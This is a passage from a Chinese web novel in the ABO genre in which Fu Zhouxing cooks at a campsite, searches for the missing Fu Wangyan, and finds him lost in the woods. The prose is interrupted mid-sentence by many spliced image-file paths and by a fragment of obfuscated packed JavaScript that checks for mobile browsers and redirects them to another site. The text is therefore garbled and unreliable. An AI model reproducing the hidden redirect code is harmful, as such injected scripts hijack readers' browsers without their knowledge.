“嗯。”傅舟行似乎也不太在意,他又将锅洗了一遍。 然而,就在他准备重新点火加热时,按了几下点火器,只有微弱的电火花闪烁,却怎么也点不着。 电量耗尽了吗?傅忘言皱起眉头又试了几次,还是不行。 傅忘言歪了歪头,看着锅下面提示,“会不会是其他原因啊?” 一语惊醒梦中人,傅舟行低头看了下锅底。 几块木头上面明显有沾水,不知道什么原因被水泡了。所以点不着。 “啧。” 傅舟行放下点火器,看向旁边堆放备用物资的地方,“可能需要些柴火,这些柴都不能用了。” 罪魁祸首江竹白和顾青昀对视一眼,这才想起来刚刚争吵间,打翻了一瓶水。现下两人都有些懊恼和尴尬。 争吵归争吵,饭总得吃。 “我们去找柴火。” 顾青昀率先开口,语气缓和了些。 “我也去,我知道哪种柴好烧。”江竹白连忙跟上。 “是吗?” “你不信拉倒!” 两人互相拌嘴,快步朝着树林边缘走去,很快身影就消失在傅舟行眼前。 傅舟行蹲下身,重新整理了一下炊具和所剩不多的还未被“荼毒”的食材。他头也没抬,沉声嘱咐道:“傅忘言,别在外面站着,回帐篷里去。饭好了我叫你。” 他的声音不大,被风吹散。 等了几秒,却未得到任何回应。 傅舟行手上的动作顿了顿,忽然察觉到一丝异样的安静。他下意识地抬头,眼前空无一人。 只有那顶帐篷安静地立在渐暗的天光下,门帘微微晃动。 已经进去了吗? 腿瘸了也能走这么快? 傅舟行重新低下头,忙活着四人的晚饭。还好那群人只是和他们顺路上山,不然顾青昀带的食材根本不够。 傅舟行挽起袖子,露出线条流畅的小臂。 清洗、去皮、切块……他的动作迅捷而稳定,刀工谈不上惊艳,却十分扎实利落,显然是做过不少次,早已形成肌肉记忆。 毕竟,在来到傅家之前,在某些更艰难的环境里,自炊是生存的基本技能之一。很快,那些花里胡哨的食材便被分门别类地处理好,在临时充当案板的干净防水布上码放整齐,等待下锅。 江竹白和顾青昀去的时间不算短。 当天际只剩下一线暗紫与深蓝的交界时,两人才抱着满怀的枯枝干柴,深一脚浅一脚地从树林方向走了回来。 即便抱着柴火,两人依旧没停止“交流”。 “我都说了我会看你还不信!你要是相信我!我们早就找完了!”江竹白的声音带着点小得意和气喘。 “聒噪……”顾青昀语气里没有嫌恶,听起来更像是一种无奈。 傅舟行接过柴火,陆续添加进去,用点火器点燃。 看着不多的食材,傅舟行就做了个最简单的——粥。 反正把各种东西加进去就行了。 江竹白显然是个坐不住的性子,粥锅架在火上慢慢熬煮后,他便像是忘记了刚才和顾青昀的“恩怨”,也顾不上某人可能投来的“死亡凝视”,开始围着傅舟行打转,一双圆眼睛里充满了好奇和毫不掩饰的赞叹,小嘴叭叭个不停:“哇!你真的会啊!动作好熟练!你还会做什么?会做煎鸡蛋吗?我突然好想吃煎蛋!”他眼巴巴地看着傅舟行。 “嗯。”傅舟行觉得顺手的事情,只能说那些保镖是雇对了,他们装备齐全。于是他又架起平底锅,在另一簇较小的火堆上预热,然后熟练地敲开一个鸡蛋。 蛋白迅速凝固,边缘泛起诱人的焦黄,中心的蛋黄依旧柔软晃动。 与此同时,旁边的粥锅里,水已经滚开,米粒和各式配料在乳白色的汤液中翻滚起伏,散发出混合的、质朴的香气。 傅舟行想了想,又往粥里磕入一个鸡蛋,用勺子轻轻搅散,蛋花瞬间在粥汤中绽开,增添了一抹嫩黄和营养。 山顶各处,其他露营团队的晚餐似乎也进入了尾声或正酣阶段,各种食物香气交织飘散,混合着柴火燃烧特有的烟火气。就着暮色与初现的星子吃饭,饭后赏夜景、这是多么惬意的一段时光。 江竹白早就迫不及待拿着小碗蹲在晚饭旁边,也顾不上什么形象了,就眼巴巴地等着,像只等待投喂的雏鸟。没办法,他快饿死了。刚刚和顾青昀找柴火体力消耗太多了,怎么说他都是个Omega。只是爱玩爱野,但身体素质跟不上。 俗称又菜又爱玩。 一共四个人,锅旁边围着三个。 粥熬好了。傅舟行用一块厚布垫着,掀开锅盖,一团带着食物芬芳的热气蒸腾而上。他先拿起勺子,稳稳地舀起稠度适中的粥,装了大半碗,里面满满都是实在的配料,随即递给蹲得最近的、眼睛都快冒绿光的江竹白。 “小心烫。” 他提醒了一句,声音没什么起伏。 江竹白接过碗,迫不及待地吹了吹,就小心地吸溜了一口,烫得直吐舌头,却还是含糊地发出满足的喟叹:“唔!好香!” 傅舟行接着打算给顾青昀装。 结果江竹白嘴里还含着粥,就急急忙忙站起来,含糊不清又带着点急切地说:“唔、唔老……我来给他装!你忙你的!” 傅舟行看了一眼顾青昀,见后者只是微微挑眉,并没有反对的意思,脸上甚至还带着点纵容的、极淡的笑意。他便没再坚持,只是拿了一个干净的碗,淡声道:“稍等,我先装一碗。” “好嘞!” 江竹白趁这间隙,又忙不迭地往自己嘴里塞了一大口,烫得眼泪汪汪,却还忍不住朝顾青昀含糊地炫耀:“嗷!比你会做多了……烫烫烫!” 傅舟行手下动作不停,很快盛好了一碗粥,同样是料足粥稠。 他特意用勺子将表面轻轻压实了些,然后将折叠勺,递给已经自觉伸出手的江竹白。“好了,给你。” “好的好的!顾青昀你别干站着啊!快过来端碗!很烫的!” 江竹白一边咋呼,一边装饭。 最后,傅舟行才端起那个刚刚盛得最满最实的碗,步伐沉稳地走向傅忘言休息的帐篷。 说来奇怪……从开始做饭到现在,时间已经过去了一个多小时。 帐篷里始终安安静静,一点声响都没有。没有翻身时布料摩擦的声音,没有因为游戏输掉的叹气声,更没有好奇探出头来张望的动静。 这安静,未免有些太彻底了。 睡着了? 傅舟行眉心不自觉地再次蹙紧,之前被忙碌暂时压下的那丝异样感,如同蛰伏的蛇,重新抬头,并且更加清晰地缠绕上来。 他几步就跨到了帐篷前,一手稳稳端着粥碗,另一只手毫不犹豫地、带着一丝自己都未曾察觉的急切,猛地掀开了门帘。 帐篷内部,被营地灯余光勉强照亮的一角。柔软的防潮垫上空空荡荡。只有他给傅忘言批的外套被仔细叠放在角落,行李和睡袋也安静地呆在原处。 消失了。 傅忘言不见了。 碗沿传来的滚烫触感此刻变得有些突兀,甚至有些刺痛。35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297468|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' > 傅舟行站在帐篷门口,身形似乎凝滞了一瞬。 山风骤然转厉,吹得帐篷哗啦作响。 他缓缓放下粥碗,动作有些僵硬进入帐篷,他迅速扫过帐篷内每一个角落,确认没有任何挣扎或匆忙离开的痕迹。 没有,什么都没有。 好好的一个人,去哪里了? “傅忘言?” 他试着叫了一声,声音不高。 只有风声回应。 他猛地转身,几乎是跑出帐篷。 篝火点点,人影绰绰,欢笑声、谈话声隐约传来。没有那个蓝白色的、纤细的身影。 “傅忘言!” 傅舟行的声音陡然拔高,打破了营地这一角的平静。 正凑在一起边吹气边喝粥的两人吓了一跳,同时抬头望去,只见傅舟行站在帐篷前,脸色在跳跃的火光映照下,似乎比这山间的夜晚还要沉冷几分。 “怎……怎么了?!”江竹白不知道发生了什么,端着碗站起来。 “傅忘言……” 傅舟行的语速快而清晰,每个字都像是从齿缝间迸出,“不在帐篷里。你们刚才回来路上,或者之前有没有看见他往别处去?” 江竹白手里的勺子“哐当”一声掉进碗里,他睁大了眼睛,满脸难以置信:“什么?言言不见了?他脚崴成那样,能去哪啊?我和顾青昀捡柴火回来就直接到这儿了,没看见他啊!” 顾青昀也立刻放下了碗,面色凝重起来,他环顾四周,眉头紧锁:“我们离开前,好像还看见他。之后……” 他回忆着,“之后我们就专心找柴火了,没太注意营地这边的动静。他……会不会是去附近其他同学那里了?或者……去简易卫生间了?” 他指向营地另一端一个简陋的标志。 “我去找。” 傅舟行几乎是立刻做出了决定,声音沉冷。他没有丝毫犹豫,拿上手机开了个手电筒便大步朝着顾青昀指的方向走去,同时扫过沿途每一个可能藏人的阴影和石块后方。 江竹白也急了,粥也顾不上喝了,胡乱把碗一放:“我也去找!言言脚不方便,不会走远的!” “等等。”顾青昀一把拉住他,快速交代:“你先去问问那边几组你认识的同学,看有没有人见到人。特别是靠近树林边缘的地方,小心有陡坡。我去其他地方找找,用手电打信号,我们随时保持联系,嗯?” 他迅速从背包里翻出一个备用强光手电塞给江竹白,自己也拿了一个。 分工明确,三人立刻行动起来。 傅舟行很快到达简易卫生间区域,那只是用防水布简单围起来的角落。他出声呼唤,甚至毫不避讳地查看,里面空空如也。他的脸色更沉,心脏像是被越来越紧的手攥着,每一次跳动都带着沉闷的回响。 山顶看似平坦,但边缘地带情况复杂,有观景台,也有未开发的、草木丛生的斜坡,更别提天色已黑,视线严重受阻。 一个脚踝受伤、行动不便的人…… 他不敢深想下去。 一种陌生的、名为“恐慌”的情绪,如同冰冷的潮水,开始细细密密地侵蚀他向来冷静自持的神经。 时间一分一秒过去,每一秒都显得格外漫长。江竹白气喘吁吁地跑回来,带回来的消息令人失望——问过的几组人都说没注意到傅忘言。顾青昀也在营地周边快速搜寻了一圈,没有发现。 不安的气氛在三人之间弥漫开来。 山顶的寒风呼啸而过,带着刺骨的凉意。粥碗早已凉透,无人问津。原本期待的星空与夜色,此刻只余下无边的黑暗和一颗颗悬到嗓子眼的心。 傅舟行站在帐篷旁,环视着黑暗笼罩的山顶。他的背脊挺得笔直,但垂在身侧的手,却在不自觉地微微颤抖。 傅忘言,你到底在哪里? 但内心却有另一个声音在说。 你为什么要找他呢?如果他出事,你就是遗产股份第一继承人,这不过是意外,和你又没关系…… 15. 第 15 章 茂密的丛林里,一个纤瘦的身影正一瘸一拐,极其艰难地挪动。 手机手电筒也只能照亮脚前一小片地面。傅忘言是个路痴,现在倒霉催的完全迷路了。 “嘶…”他实在撑不住,找了个石头坐下。 刚刚好不容易捡到的一些枯枝,也在几分钟前,被黑暗中突然窜过脚边的、不知是松鼠还是什么小动物吓得脱手散落,再也找不回来。 现在,他两手空空,只剩快要耗尽电量的手机。 这里既没有信号,也没有人影。他徒劳地举高手机,变换着角度,屏幕的光映亮他苍白失措的脸。 好饿好冷好累…… 他颤抖着用手机的手电筒光环顾四周。 光影晃动间,扭曲的树影张牙舞爪,远处更深的黑暗里,仿佛潜藏着无数不可名状的东西。风吹过林梢,发出呜呜的怪响,他终于理解老人们常说的鬼哭狼嚎什么意思了…… 像是为了应景,还真响起一声狼嚎。 !这到底是什么鬼地方啊! 这个念头一冒出来,傅忘言自己先打了个剧烈的寒颤。 “啊啊……我怎么自己吓自己……鬼知道这是什么地方……” 他小声呜咽着,把脸埋进膝盖,试图汲取一点点可怜的温暖和安全感。 一个慢悠悠的、带着点戏谑的腔调,几乎贴着他后脑勺,猝不及防地响了起来: “是啊~鬼知道哦~” 那声音拖长了调子,尾音还往上挑了挑,在寂静的树林里显得异常清晰突兀,甚至有种说不出的诡异感。 “啊啊啊啊啊——!!!” 傅忘言浑身的血液仿佛在这一瞬间凝固,又猛地炸开!他尖叫着从石头上弹了起来,头都没敢回。 电影里面都是这样写的,一回头就会怼脸,怼脸杀!啊啊啊!这种只有小说主角百分百概率会碰见的事情怎么会轮到他头上! 他连滚爬爬地向前扑倒,连受伤的脚踝都忽略了,手机脱手飞了出去,磕了一下,手电筒关闭。周围又是漆黑一片。 傅忘言瘫软在地,心脏狂跳得像是要冲破胸腔,眼前发黑,极致的恐惧让他连哭都忘了,只是张大嘴徒劳地喘息,身体抖得像站在了抖抖机上。 早知道他就不为了证明自己有用跑出来捡树枝了! 一个身影打着手电筒赶忙走出来,“哎哟!别怕别怕!是我!是人!不是鬼!” 那个声音带着明显的慌乱和歉意连忙说。 听见人声,傅忘言趴在地上用余光瞥了一眼。 来人是个看起来二十出头的年轻男人,穿着专业的冲锋衣,背着一个大登山包,手里也拿着强光手电。 显然也是露营者,或许是独自夜探或刚从更深处返回,恰好撞见傅忘言,一时兴起想开个玩笑,却没料到对方反应如此剧烈。 “对不起对不起!我没想到你胆子这么小!我就是看你一个人在这儿,想逗逗你……” 男人手足无措地走近,赶紧捡起傅忘言的手机,用手电光照亮自己的脸,“你看,我是人!活人!真的对不起!你现在感觉怎么样?” 傅忘言惊魂未定,泪花早已在眼眶里打转,此刻虽然受到安抚,情绪也没有缓解多少。 “我……我有点…呕…头晕……” 年轻男人更愧疚了,蹲在他旁边,一个劲儿地道歉,看见他穿着单薄,又赶紧从背包里掏出急救毯裹住他,顺便麻利地就近搜集了些干燥树枝,用打火石迅速生起一小堆篝火。“对不起对不起,暖和点就不怕了。我真不是故意的,小兄弟,你别哭了,你看,有火了……” 跳跃的火光驱散了一些黑暗和寒意,也映亮了傅忘言泪眼婆娑的脸。 年轻男人看一眼就愣住了,少年蹲坐在角落,身上披着毯子,裹住上半身。蓝白色水手服短裤盖不住修长笔直的小腿,皮肤白皙。再一抬头,一张白嫩稚气的小脸配两个红红的眼眶,我见犹怜的。 “你是……Omega吗?”他突然问。 就在这时,一阵急促而沉重的脚步声由远及近,伴随着树枝被猛烈拨开的哗啦声。一道更为明亮的强光手电光束破开林间黑暗,直直照射过来。 “傅忘言!” 傅舟行气喘吁吁地出现在火光边缘,他的头发有些凌乱,额角带着汗迹,呼吸急促,衣裤也沾上了草屑和泥土,显然是一路疾奔搜寻而来。 当他看到火光边蜷缩着的傅忘言,以及旁边那个陌生男人时,周身气息瞬间降至冰点,几步就冲了过来。 “你对他做了什么?” 傅舟行的声音冷硬如铁,目光如刀锋般刮过那个陌生男人,同时迅速蹲下身,检查傅忘言的情况。 “误会!天大的误会!” 年轻男人吓得连忙摆手,语无伦次地解释,“我就是开玩笑从后面吓了他一下,没想到……我真不是坏人!” “你不知道人吓人会吓死人吗?!” 傅忘言在听到声音的瞬间,抽泣声骤然停顿了一下,抬起脸。当看清真的是傅舟行时,就像是迷路的人突然见到自家门牌号一样。 眼泪大颗大颗地滚落下来,起初还是无声的,只有肩膀一抽一抽,很快便变成了压抑不住的、细小而破碎的抽泣声。泪水迅速沾湿了他长长的睫毛,顺着白皙的脸颊滑落,在下巴处汇聚,滴落在毯子上。 “怎么回事?他说的是不是真的?”傅舟行将傅忘言扶起来,急救毯理开盖住傅忘言的小腿,这下真是全方位裹紧。“盖好了。” “我说的真的是真的!相信我!” 年轻男人急得快举手发誓了。 傅舟行没理他,还在照顾傅忘言的情绪。在他不断的安抚下,傅忘言点点头,张张嘴巴不知道还要说什么。 网上那些安抚人的手段傅舟行不太懂。他嘴太笨,就连母亲深夜惆怅的时候,他也只能干巴巴说一句:“别难过了妈妈。” “你还有什么要说的?”傅舟行询问。 见傅忘言还要说什么,那个路人明显也紧张起来。不知道为什么,总感觉那个小兄弟但凡说一句和他有关的,这个突然冲进来的,看起来比他小很多的Alpha能立刻和他拼命。 傅忘言磕磕绊绊憋出一句,“我好……饿。” “……” 看到傅忘言还知道说饿,傅舟行悬到嗓子眼的心终于落回实处一半,但随之涌起的,是对傅忘言乱跑的不满。 他深吸一口气,强压下情绪,仔细看了看傅忘言除了哭得狼狈、脸色苍白之外,似乎没有其他外伤,除了脚踝的肿胀有些加剧。 “没事了。” 他沉声道,声音因为之前的奔跑和情绪波动而有些低哑。他冷冷地瞥了一眼还在不断道歉的年轻男人,“谢谢你的火堆。” “哈,哈哈哈!应该的,应该的。”男人自知理亏,又见傅舟行脸色难看不好惹,连忙又说了几句抱歉,留下一些吃的,便匆匆带包离开了。 篝火旁只剩下他们两人。 傅舟行看着还在小声啜泣、不时打嗝的傅忘言,伸手想抹掉他脸上的泪,指尖触及一片湿凉。他顿了顿,转而用掌心不太熟练地、轻轻拍了拍傅忘言的后背。“别哭了,腿还能不能走?” “太疼了……”傅忘言哭得有些脱力,加上寒冷和惊吓,身体还在微微发抖。 见状傅舟行只能叹气,他试图像来时那样背傅忘言回去,但刚一做出转身的动作,傅忘言就惊恐地抓住他的衣袖,带着哭腔摇头:“不、不要背……” 傅舟行明白了。他转过身,面对傅忘言,将手电筒塞给他。然后弯下腰,一手穿过他的膝弯,另一手环住他的背,沉声道:“抱住我脖子。”傅忘言泪眼朦胧地看着他,乖乖伸手环住他的脖颈。 傅舟行腰腹用力,稳稳地将人面对面抱了起来。 这个姿势比背负要费力得多,傅忘言的重量完全压在他的手臂和胸前,两人身体紧贴,傅忘言的脸颊就靠在他肩头,湿热的呼吸一下下拂过他的颈侧。 